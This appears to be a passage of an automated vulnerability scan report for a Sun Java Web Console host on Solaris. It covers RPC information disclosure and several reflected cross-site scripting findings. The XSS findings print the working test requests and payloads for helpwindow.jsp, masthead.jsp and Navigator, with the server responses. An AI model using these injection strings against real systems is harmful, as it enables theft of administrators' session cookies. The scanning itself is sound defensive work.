Certificate #0 CN=solaris,OU=Solaris_Management_Products_and_Tools,O=Sun_Microsystems,L=Burlington,ST=Mass,C=US (solaris) doesn't resolve

2 Path-Based Vulnerability port 6789/tcp

QID:	150004	CVSS Base:	2.1	PCI Severity:	LOW
Category:	Web Application	CVSS Temporal:	1.9		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	10/19/2007				

THREAT:
A potentially sensitive file, directory, or directory listing was discovered on the Web server.

IMPACT:
The contents of this file or directory may disclose sensitive information.

SOLUTION:
Verify that access to this file or directory is permitted. If necessary, remove it or apply access controls to it.

RESULT:

matched: HTTP/1.1 200 OK

2 rusers RPC Service Information Disclosure Vulnerability

QID:	66016	CVSS Base:	0	PCI Severity:	LOW
Category:	RPC	CVSS Temporal:	-		
CVE ID:	CVE-1999-0626				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
The "rusers" RPC service is used from remote systems to check who is connected to a host at any given time. The "rusers" service does not authenticate or perform any kind of access control.

In the Result section, we list the connected users found, if any. We also list the TCP and/or UDP port this vulnerability is detected on.

IMPACT:
Aggressive intruders have been using this service for years to see if the administrator or authorized users are connected before attacking the host or logging on to a system.

SOLUTION:
We strongly advise that you remove Rusers from your system since it is not critical.

RESULT:

Number of connected user(s): 1
root_from_:0

2 "rstatd" RPC Service System Information Disclosure Vulnerability

QID:	66032	CVSS Base:	0	PCI Severity:	LOW
Category:	RPC	CVSS Temporal:	-		
CVE ID:	CVE-1999-0624				

Vendor Reference: -
Bugtraq ID: -
Last Update: 06/04/2009

THREAT:
The RPC rstatd daemon enables the Administrator to monitor the host's load average from a remote system using the "rup" command line. It discloses other sensitive information, including the time at which the machine was booted, the current time of the host, the number of packets sent and received from the ethernet interface.

IMPACT:
Unauthorized users can check the system load to establish when attacks against the host are most likely to be successful. Since a low host load average indicates that the system is idle, the attack is less likely to be noticed by the System Administrator when the host load average is low.

On SunOS, the length of time that the host takes to boot may also be of interest to unauthorized users since this value is sometimes used to generate ID or tokens internally.

SOLUTION:
Unless it is required on this system, remove the rstatd daemon from the list of default RPC programs run on boot.

RESULT:
load average: 0.01, 0.01, 0.03

host was booted on Mon Apr 20 08:31:14 2009

current time of host is Fri Feb 17 11:19:59 2012

3 Sun Java Web Console helpwindow.jsp Cross-Site Scripting port 6789/tcp

QID:	86844	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/05/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to a cross-site scripting vulnerability due to an error in the "helpwindow.jsp" file.

IMPACT:
An attacker could exploit this issue to perform cross-site scripting attacks on unsuspecting users in the context of the affected application. This could allow an attacker to steal cookie-based authentication credentials, which could be used to launch other attacks.

SOLUTION:
There are no vendor-supplied patches available at this time.

RESULT:
GET
/console/faces/com_sun_web_ui/help/helpwindow.jsp?helpFile=%22%20onload=%22alert

('qualysxss');%22%3E&jspPath=/console/faces/com_sun_web_ui/help/&mastheadDescrip

tion=console&mastheadUrl=/com_sun_web_ui/images/SecondaryProductName.png&pageTit
le=Help&windowTitle=Help+-+Sun+Java(TM)+Web+Console HTTP/1.1

```
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
Cookie: JSESSIONID=89558AAFA5F6704140339B7D0A0D7629

 <HTML>
   <HEAD><TITLE>Help - Sun Java(TM) Web Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
 frameborder="0"
 border="0"
 framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"
 border="2"
 framespacing="2"
 bordercolor="#CCCCCC">

<!-- Nav Frame -->
<frame src="/console/faces/com_sun_web_ui/help/navigator.jsp?tipsUrl=/console/faces/com_sun_web_ui/help//tips.jsp&helpSetPath="
 name="navFrame"
 frameBorder="0"
 scrolling="yes"
 id="navFrame"
 title="Frame Containing Table of Contents, Index, and Search" />

<!-- Frameset for ButtonNav and Content Frames -->
<frameset rows="31,*"
 frameborder="1"
 border="1"
f ramespacing="1"
 bordercolor="#939CA3">

<!-- ButtonNav Frame -->
<frame src="/console/faces/com_sun_web_ui/help/buttonnav.jsp?helpSetPath="
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/" onload="alert('qualysxss');">"
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="conten
tFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
```

This page requires frames
</body>
</noframes>

</HTML>

-CR-

3 Sun Java Web Console helpwindow.jsp Cross-Site Scripting port 6788/tcp

QID:	86844	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/05/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to a cross-site scripting vulnerability due to an error in the "helpwindow.jsp" file.

IMPACT:
An attacker could exploit this issue to perform cross-site scripting attacks on unsuspecting users in the context of the affected application. This could allow an attacker to steal cookie-based authentication credentials, which could be used to launch other attacks.

SOLUTION:
There are no vendor-supplied patches available at this time.

RESULT:
GET
/console/faces/com_sun_web_ui/help/helpwindow.jsp?helpFile=%22%20onload=%22alert

('qualysxss');%22%3E&jspPath=/console/faces/com_sun_web_ui/help/&mastheadDescrip

tion=console&mastheadUrl=/com_sun_web_ui/images/SecondaryProductName.png&pageTit
le=Help&windowTitle=Help+-+Sun+Java(TM)+Web+Console HTTP/1.1

Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
Cookie: JSESSIONID=97189C846D8345BD80F27A2B4B1ED819

<HTML>
<HEAD><TITLE>Help - Sun Java(TM) Web Console</TITLE></HEAD>

<!-- Frameset for Masthead frame -->
<frameset rows="104,*"
frameborder="0"
border="0"
framespacing="0">

<!-- Masthead frame -->
<frame
src="/console/faces/com_sun_web_ui/help/masthead.jsp?mastheadUrl=/com_sun_web_ui
/images/SecondaryProductName.png&mastheadHeight=&mastheadWidth=&mastheadDescription=console&pageTitle=Help&closeButton=true"

```
 name="mastheadFrame"
 scrolling="no"
 id="mastheadFrame"
 title="Frame Containing Masthead and Page Title" />

<!-- Frameset for Nav, ButtonNav, and Content frames -->
<frameset cols="33%,67%"
 frameborder="1"
 border="2"
 framespacing="2"
 bordercolor="#CCCCCC">

<!-- Nav Frame -->
<frame src="/console/faces/com_sun_web_ui/help/navigator.jsp?tipsUrl=/console/faces/com_sun_web_ui/help//tips.jsp&helpSetPath="
 name="navFrame"
 frameBorder="0"
 scrolling="yes"
 id="navFrame"
 title="Frame Containing Table of Contents, Index, and Search" />

<!-- Frameset for ButtonNav and Content Frames -->
<frameset rows="31,*"
 frameborder="1"
 border="1"
f ramespacing="1"
 bordercolor="#939CA3">

<!-- ButtonNav Frame -->
<frame src="/console/faces/com_sun_web_ui/help/buttonnav.jsp?helpSetPath="
 name="buttonNavFrame"
 frameBorder="0"
 scrolling="no"
 id="buttonNavFrame"
 title="Frame Containing Navigation Buttons" />

<!-- Content Frame -->
<frame src="/console/html/en/help/" onload="alert('qualysxss');">"
 name="contentFrame"
 frameBorder="0"
 scrolling="auto"
 id="conten
tFrame"
 title="Frame Containing Online Help Text" />

</frameset>
</frameset>
</frameset>

<noframes>
<body>
<span id="noFramesText">This page requires frames</span>
</body>
</noframes>

  </HTML>

-CR-
```

3 Sun Java Web Console masthead.jsp Cross-Site Scripting port 6788/tcp

QID:	86848	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/29/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to a cross-site scripting vulnerability due to an error in the "masthead.jsp" file.

IMPACT:
An attacker could exploit this issue to perform cross-site scripting attacks on unsuspecting users in the context of the affected application. This could allow an attacker to steal cookie-based authentication credentials, which could be used to launch other attacks.

SOLUTION:
There are no vendor-supplied patches available at this time.

RESULT:

```
GET
/console/faces/com_sun_web_ui/help/masthead.jsp?closeButton=true&mastheadDescrip

tion=console&mastheadHeight=&mastheadUrl=/com_sun_web_ui/images/SecondaryProduct
Name.png&mastheadWidth=&pageTitle=%22><script>alert(qualysxss)</script> HTTP/1.1

Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
```

```
 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

   <head>
<meta content="no-cache" http-equiv="Pragma" />
<meta content="no-cache" http-equiv="Cache-Control" />
<meta content="no-store" http-equiv="Cache-Control" />
<meta content="max-age=0" http-equiv="Cache-Control" />
<meta content="1" http-equiv="Expires" />
<title>Help Window Masthead</title>
<script type="text/javascript" src="/console/theme/com/sun/web/ui/suntheme/javascript/formElements.js"></script>
<link rel="stylesheet" type="text/css" href="/console/theme/com/sun/web/ui/suntheme/css/css_master.css" />
<link rel="stylesheet" type="text/css" href="/console/theme/com/sun/web/ui/suntheme/css/css_ie55up.css" />

<script type="text/javascript">
var sjwuic_ScrollCookie = new sjwuic_ScrollCookie('/com_sun_web_ui/help/masthead.jsp', '/console/faces/com_sun_web_ui/help/masthead.jsp');
</script>
</head>

   <body id="_id2" class="HlpMstTtlBdy" onload="return _id2_jsObject.setInitialFocus();" onunload="return _id2_jsObject.setScrollPosition();">

     <form id="helpMastheadForm" class="form" method="post"
action="/console/faces/com_sun_web_ui/help/masthead.jsp;jsessionid=89306FA6B428BDBEB9C37183D9A1EBF1"
enctype="application/x-www-form-urlencoded">

       <!-- HelpWindow Secondary Masthead -->
       <div class="SkpMedGry1"><img id="helpMastheadForm:helpWindowMasthead:icon"
src="/console/theme/com/sun/web/ui/suntheme/images/other/dot.gif;jsessionid=89306FA6B428BDBEB9C37183D9A1EBF1" alt="" height="1"
width="1" border="0" /> (#helpMastheadForm:helpWindo
wMasthead_skipSection)</div><div class="SkpMedGry1"><img id="helpMastheadForm:helpWindowMasthead:icon"
src="/console/theme/com/sun/web/ui/suntheme/images/other/dot.gif;jsessionid=89306FA6B428BDBEB9C37183D9A1EBF1" alt="" height="1"
width="1" border="0" /> (#helpMastheadForm:helpWindowMasthead_skipUtility)</div><div class="MstDiv"><table width="100%" border="0"
cellpadding="0" cellspacing="0" class="MstSecTbl" title=""><tbody><tr><td><div class="MstDivSecTtl"><img
id="helpMastheadForm:helpWindowMasthead:productInfoImage"
src="/console/com_sun_web_ui/images/SecondaryProductName.png;jsessionid=89306FA6B428BDBEB9C37183D9A1EBF1" alt="console"
border="0" /></div></td></tr></tbody></table></div><div>
<a name="helpMastheadForm:helpWindowMasthead_skipSection"></a>
</div>
       <!-- HelpWindow ContentPageTitle -->



       <div><table border="0" width="100%" cellpadding="0" cellspacing="0"><tr valign="bottom"><td nowrap="nowrap" valign="bottom"><div
class="TtlTxtDiv"><h1 class="TtlTxt"><script>alert(qualysxss)</script> </div></td><td align="right" nowrap="nowrap" valign="bottom"><div
class="TtlBtnDiv"><input id="helpMastheadForm:helpWindowPageTitle:_id3" name="helpMastheadForm:helpWindowPageTitle:_id3" class="Btn2"
onblur="return this.myonblur();" onfocus="return this.myonfocus();" onmouseout="return this.myonmouseout();" onmouseover="return
```

this.myonmouseover();" onclick="javascript: parent.close(); return false" type="submit" value="Close" /><script type="text/javascript">sjwuic_assign_button('helpMastheadForm:helpWindowPageTitle:_id3', defaultButtonStrings, true, false, false);</script> </td></tr></table>

<input id="helpMastheadForm_hidden" name="helpMastheadForm_hidden" value="helpMastheadForm_hidden" type="hidden" />
<input type="hidden" name="com.sun.faces.VIEW" id="com.sun.faces.VIEW"
value="H4sIAAAAAAAAAJ1XzW8bRRQfO0nz0Qry4ZJKaRJXKaSRYF1KDygRgjgf9SI7iWInAaLKmexO7
A3r3WF3NtmAVLUc4MAFCXpAKoIDx3LqH4AQB6RKRaIS

F7gghISQgCtfB3gz3l2vN2vjsIfxzuybN+/jN7/3fPdX1GNbKK2YNcl2DGkPK8SWHKbpUskipMgsR2GO

RVJ7Y4vnb++kk6g7j/qUqqarFjEYOpvfxwc4wzdk5i0LH+U1m83lUb+iY9tewTXC0HBdRsdGJQMKNaMC

Aqf4ScxmaCSklYftagFT+JzU1NfQDZR0KVg3wiXqRgVnuLcejn/wJf6wCyVk1G1rrxOXIoQSh90wDth8

MxJjD8yT4VXK0Ljv7iHZlRxNgik1DfBHyhGsgkB3WVOfjijpTPWFlqoL2GZVUA8ODTUc8lzu6f328y8e

2/m6CyWX0YBuYnUZK8y0ZNTPqhaxq6auuvT5FxB/zhz2wTjIbWJokFqmCkmSjT1TruEKCUyZbmmKkFvw

p5RvSLmQqCrR6ZZmqOZhYKyvbKalsgXTYPC7BipLGtPr5w/HmfoIBZmsw5hp2CWTBronW+quC3sJeQZM

HGmYGBzotkvosmnVYP8g3+c7xdfabsqa6pF36JW2gtwGT/AyCKZ5Xl3vEjWkNuRNjRyumyaj1AE4bwvI

S/xCSKu7+0Rhc+9+9dJHg/aMnkRI4Djp8OBMw1t38NbXOrIXwweDlZhSaWFjfX1ppVTelJe2yuurqyW+

+0mXUhogUFiQNU2dYONB2rr5zZ2/fkuixCuo5wDrDtyohDjyKUTByYFcqZAvZ+eL8gLAPAPulSEmZTit

7GgZHt9MzQuwtG/zQwYbMM+bCtbJjT+Gdu5c/vMXYBEZ9VUB+oqpkjzqVUzHYNaRuPLAL9wuB0LrzXsP

sKVhg3mM8A88DCGGksTgS1eDCCWCt0b8ejqJXzoufquFtdUVHkF5sRi973x6mg9TrusDgE8f54PEhwyA

NYIbgRbxLTLEmH0SB5Ab2hbBl0e4nz7c/Onn8Teu+fgCn3sYvzyN2EHCnojHb5FhRnLAQMQq4gNivXz/

3nPv3XlQSPLkNJjey9aADTKq2NPM/R7U3TBL1o8iurTJAZeFiw3WyjWqMzTxIuzMAayygE7JhxYnaHHr

PZIOEtEq6ILRG6GGG+h7jGKCnfpvtPDluWhV4NMLARSuCGS0s0owTPRh6EwOWMpmJaZn1aMYfMQB/NxJ

TQ5BeJQPk8LuYwwpXGrng6DWcGSPPR0i/GLw1nUyrPO3Jc6RADS/DPLSliNapcoYGg0vLhJbsTTKNKhX

6NHwl431PEND4ZUtTWXVBgULW2Q+gGA6Fpehc5ukz1Ns4dr2tC8XsmL6epNkKiK5YekRicnWJwuDGZqK

JnH2eEkP8u7ndTSSV19QpLC5VshQ6ivEGv7h409+v/X2s0nefHm1wqd7Ibfi1HaJ9dbd2+On3//+HUE6

NyGQdZwIn9yO540hKtjJTuGk1BqPCSDM1HZMRT732d/FH1/97n7AmA3ciX4pBsdjMWttis5AWfTAPnWm

+C282kECZ6Mdn9gdzmgqklEhBdoz0aqtiYYxUySKaajYOlqra+YmSdSowBYozYZtel1dI7T1Ka/E4txj

mYnjgPYq2tJyfyfxnIgp4svzC0ul8sp8YakYR9ljbhydCL68FqqM4Us47F1T6ref09eh/2qTtqBPFVwb

TlO074120vXgBQhuWQ/ePA7POChOBW+n/h/N8qZBXPYWoRlt4idFN22Sx7sEavlMJ/GZ5T0+VzURDtLZ
aOWs/yWgTZUnQhTtVhm6xHFSZ+HZNGSTtzjC2Eszc2mLwN9dI72HdZvEgTisP4r6mAShfwFQStTmYQ8AAA==" />
</form>

<script type="text/javascript">
var _id2_jsObject = new Body('null');
</script>
</body>

-CR-

3 Sun Java Web Console Navigator Cross-Site Scripting port 6788/tcp

QID:	86845	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/05/2009				

THREAT:
Sun Java Web Console is a Web application which is used to administer Web-based Sun system management applications.

The application is prone to a cross-site scripting vulnerability due to an error in the "navigator.jsp" file.

IMPACT:
An attacker could exploit this issue to perform cross-site scripting attacks on unsuspecting users in the context of the affected application. This could allow an attacker to steal cookie-based authentication credentials, which could be used to launch other attacks.

SOLUTION:
There are no vendor-supplied patches available at this time.

RESULT:

```
GET
/console/cchelp2/Navigator?appName=<script>alert('qualysxss')</script>&firstLoad
=true&helpFile=&pathPrefix=&windowTitle=Help+-+Sun+Java(TM)+Web+Console HTTP/1.1

Connection: Keep-Alive



<html>
<head>
<title>Application Error</title>
</head>
<body bgcolor="#FFFFFF" text="#000000">
 <font face="Arial, Helvetica, sans-serif">Application Error</font>
 <font face="Arial, Helvetica, sans-serif">com.iplanet.jato.util.WrapperRuntimeException: Error invoking
com.sun.web.ui.servlet.help2.NavigatorViewBean(RequestContext) constructor Root cause = [java.lang.RuntimeException:
javax.help.HelpSetException: Could not parse Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs) Parsing failed for null]</font>

<hr size="1">
<font face="Arial, Helvetica, sans-serif" size="2">Notes for application developers:</font>

  <font face="Arial, Helvetica, sans-serif" size="2">To prevent users from seeing this error message, override the
<code>onUncaughtException()</code> method in the module servlet and take action specific to the application</font>
  <font face="Arial, Helvetica, sans-serif" size="2">To see a stack trace from this error, see the source for this page</font>

<hr size="1">
<font size="1" face="Arial, Helvetica, sans-serif"> Generated Fri Feb 17 13:51:01 EST 2012 </font>

<!-- Exception stack trace -->
<!--
com.iplanet.jato.util.WrapperRuntimeException: Error invoking com.sun.web.ui.servlet.help2.NavigatorViewBean(RequestContext) constructor
Root cause = [java.lang.RuntimeException: javax.help.HelpSetException: Could not parse
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null]
 at com.
iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:253)
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:194)
 at com.iplanet.jato.ViewBeanManager.getViewBeanByClassName(ViewBeanManager.java:128)
 at com.iplanet.jato.ViewBeanManager.getLocalViewBean(ViewBeanManager.java:114)
 at com.iplanet.jato.ApplicationServletBase.getViewBeanInstance(ApplicationServletBase.java:908)
 at com.iplanet.jato.ApplicationServletBase.processRequest(ApplicationServletBase.java:610)
 at com.iplanet.jato.ApplicationServletBase.doGet(ApplicationServletBase.java:459)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:689)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:802)
 at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
 at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:161)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:245)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
```

```
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
 at com.sun.management.services.session.CoreSessionManagerFilter.doFilter(CoreSessionManagerFilter.java:298)
 at sun.reflect.GeneratedMethodAccessor67.invoke(Unknown Source)
 at sun.reflect.Del
egatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:217)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:197)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
 at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
 at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:214)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardContextValve.invokeInternal(StandardContextValve.java:198)
 at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:152)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:137)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:118)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:102)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.
core.StandardEngineValve.invoke(StandardEngineValve.java:109)
 at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
 at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
 at org.apache.catalina.core.ContainerBase.invoke(ContainerBase.java:929)
 at org.apache.coyote.tomcat5.CoyoteAdapter.service(CoyoteAdapter.java:160)
 at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:799)
 at org.apache.coyote.http11.Http11Protocol$Http11ConnectionHandler.processConnection(Http11Protocol.java:705)
 at org.apache.tomcat.util.net.TcpWorkerThread.runIt(PoolTcpEndpoint.java:577)
 at org.apache.tomcat.util.threads.ThreadPool$ControlRunnable.run(ThreadPool.java:684)
 at java.lang.Thread.run(Thread.java:595)

Root cause:
java.lang.RuntimeException: javax.help.HelpSetException: Could not parse
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null
 at com.sun.web.ui.servlet.help2.Help2Utils.createHelpSet(Help2Utils.java:464)
 at com.sun.web.ui.servlet.help2.Help2Utils.validateHelpSet(Help2Utils.java:371)
 at com.sun.web.ui.servlet.help2.Help2Utils.initHelp(Help2Utils.java:182)
 at com.sun.web.ui.servlet.help2.Help2Utils.<init>(Help2Utils.java:131)
 at com.sun.web.ui.servlet.help2.NavigatorViewBean.<init>(NavigatorViewBean.java:180)
 at sun.reflect.NativeConstructorAccessorImpl.newInstance0(Native Method)
 at sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.java:39)
 at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccessorImpl.java:27)
 at java.lang.reflect.Constructor.newInstance(Constructor.java:494)
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:234)
 at com.iplanet.jato.ViewBeanManager.getViewBean(ViewBeanManager.java:194)

 at com.iplanet.jato.ViewBeanManager.getViewBeanByClassName(ViewBeanManager.java:128)
 at com.iplanet.jato.ViewBeanManager.getLocalViewBean(ViewBeanManager.java:114)
 at com.iplanet.jato.ApplicationServletBase.getViewBeanInstance(ApplicationServletBase.java:908)
 at com.iplanet.jato.ApplicationServletBase.processRequest(ApplicationServletBase.java:610)
 at com.iplanet.jato.ApplicationServletBase.doGet(ApplicationServletBase.java:459)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:689)
 at javax.servlet.http.HttpServlet.service(HttpServlet.java:802)
 at sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
 at sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:39)
 at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
 at java.lang.reflect.Method.invoke(Method.java:585)
 at org.apache.catalina.security.SecurityUtil$1.run(SecurityUtil.java:243)
 at java.security.AccessController.doPrivileged(Native Method)
 at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
 at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
 at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:161)
 at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:245)
 at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
 at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
 at java.security.AccessController.doPrivileged(Native Method)
```

at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
at com.sun.management.services.session.CoreSessionManagerFilter.doFilter(CoreSessionManagerFilter.java:298)
at sun.reflect.GeneratedMethodAccessor67.invoke(Unknown Source)
at sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:25)
at java.lang.reflect.Method.invoke(Method.java:585)
at org.apache.cat
alina.security.SecurityUtil$1.run(SecurityUtil.java:243)
at java.security.AccessController.doPrivileged(Native Method)
at javax.security.auth.Subject.doAsPrivileged(Subject.java:517)
at org.apache.catalina.security.SecurityUtil.execute(SecurityUtil.java:272)
at org.apache.catalina.security.SecurityUtil.doAsPrivilege(SecurityUtil.java:217)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:197)
at org.apache.catalina.core.ApplicationFilterChain.access$000(ApplicationFilterChain.java:50)
at org.apache.catalina.core.ApplicationFilterChain$1.run(ApplicationFilterChain.java:156)
at java.security.AccessController.doPrivileged(Native Method)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:152)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:214)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
at org.apache.catalina.core.StandardContextValve.invokeInternal(StandardContextValve.java:198)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:152)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:137)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:104)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:118)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContext.java:102)
at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:109)
at org.apache.catalina.core.StandardValveContext.invokeNext(StandardValveContex
t.java:104)
at org.apache.catalina.core.StandardPipeline.invoke(StandardPipeline.java:520)
at org.apache.catalina.core.ContainerBase.invoke(ContainerBase.java:929)
at org.apache.coyote.tomcat5.CoyoteAdapter.service(CoyoteAdapter.java:160)
at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:799)
at org.apache.coyote.http11.Http11Protocol$Http11ConnectionHandler.processConnection(Http11Protocol.java:705)
at org.apache.tomcat.util.net.TcpWorkerThread.runIt(PoolTcpEndpoint.java:577)
at org.apache.tomcat.util.threads.ThreadPool$ControlRunnable.run(ThreadPool.java:684)
at java.lang.Thread.run(Thread.java:595)
Caused by: javax.help.HelpSetException: Could not parse
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null
Got an IOException (http://127.0.0.1:6788/<script>alert('qualysxss')</script>/html/en/help/app.hs)
Parsing failed for null
at javax.help.HelpSet.<init>(HelpSet.java:146)
at com.sun.web.ui.servlet.help2.Help2Utils.createHelpSet(Help2Utils.java:442)
... 67 more
-->

</body>
</html>
-CR-

3 Sun Java Web Console Navigator Cross-Site Scripting port 6789/tcp

QID:	86845	CVSS Base:	7.8	PCI Severity:	HIGH
Category:	Web server	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/05/2009				

